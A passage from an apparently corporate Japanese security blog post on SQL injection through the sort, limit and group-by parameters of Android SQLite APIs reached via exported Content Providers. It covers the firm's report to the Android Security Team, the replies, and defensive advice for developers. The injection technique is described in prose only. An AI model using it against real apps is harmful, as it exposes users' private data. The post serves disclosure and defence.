
Java JDBCには、Order By、Limit、Group Byのパラメーターを設定できる同様のAPIがありません。
SQLAlchemyもこれを防いでいません。


他のAPIの動作については、今後このブログで追記していきます。
III. 報告の試み
本記事を執筆する前に、当社はこの問題をAndroid Security Teamに報告しました。受け取った回答は次のとおりです。
こんにちは。 ご報告ありがとうございます。Androidエンジニアリングチームがこの件を調査できるよう、バグを登録しました。バグIDは AndroidIDラベルに記載されています。 本報告の重大度はまだ分類していません。修正を開発し、脆弱性についてセキュリティ情報で告知するまでの時間をいただくため、 本報告を機密として扱っていただくようお願いいたします。質問があればご連絡します。 ご提供いただいた内容を当方が使用できるよう、Androidのコントリビューターライセンス契約 (https://cla.developers.google.com/clas/new?kind=KIND_INDIVIDUAL)に署名済みであることをご確認ください。 改めてありがとうございました。 The Android Security Team
その後、次の回答がありました。
ご報告ありがとうございます。 エンジニアリングチームがこの件をレビューし、セキュリティ上の問題ではないと判断しました。 この攻撃で取得できるデータはすでに攻撃者が容易に入手できるものであるため、SQLインジェクションによって、 ユーザーがすでにアクセスできる以上の情報が得られることはありません。
当社は、特定のテーブルへのアクセスを共有しつつ、同じデータベースに機密データを保存しているアプリを確認していたため、 説明を求めるリクエストを送りました。
ご回答ありがとうございます。 好奇心からの質問で恐縮ですが、正しく理解できているか確認させてください。たとえば、「suggestion」テーブルにアクセスするための Content Providerをエクスポートしているメールアプリがあるとします。sortパラメーターにSQLクエリをインジェクションできることを利用して、 本来アクセスできないはずの「emails」テーブルの内容を取得できる場合、それがどうして攻撃者にとって容易にアクセス可能なものと みなされるのでしょうか。
残念ながら、その後回答は得られませんでした。
開発者や他のセキュリティ研究者と意見交換し、ドキュメントやブログを調べたところ、大半の人は このAPIがSQLiに対して安全であると想定しているようです。
当社の見解としては、ドキュメントや共有されるコードサンプルで、このAPIのリスクについて開発者を啓発するか、 より安全なAPIを用意する必要があります。
これを悪用した場合の影響は、主に、端末にすでに存在する悪意のあるアプリに対する個人情報の露出です。 もちろんこれによってリスクは限定されます。SQLiteは堅牢にテストされていることで知られ、過去に見つかった脆弱性もごくわずかですが (https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html を参照)、もし脆弱性が存在すれば、 脆弱なアプリケーションのコンテキストでのコード実行につながる可能性があります。
モバイルアプリの開発者が、自社のアプリケーションが脆弱でないことを確認するには、次の点に注意してください。
- ユーザー入力(Content Provider、ブロードキャストレシーバー、サービス、アクティビティなどからの入力)を受け付け、 「limit」「group by」「having」「sort」パラメーターを扱うSQLite APIの使用箇所を確認する
- 適切な権限(Signature型およびSystemOrSignature型の特権権限)でContent Providerへのアクセスを制限し、 exported属性を明示的に設定する
- 機密性の高いデータとそれほど機密性の高くないデータを別々のデータベースに分けることで、SQLインジェクションが発生した場合の影響を限定する
- Uberなどのアプリで使われているSnappyDB https://github.com/nhachicha/SnappyDB を検討する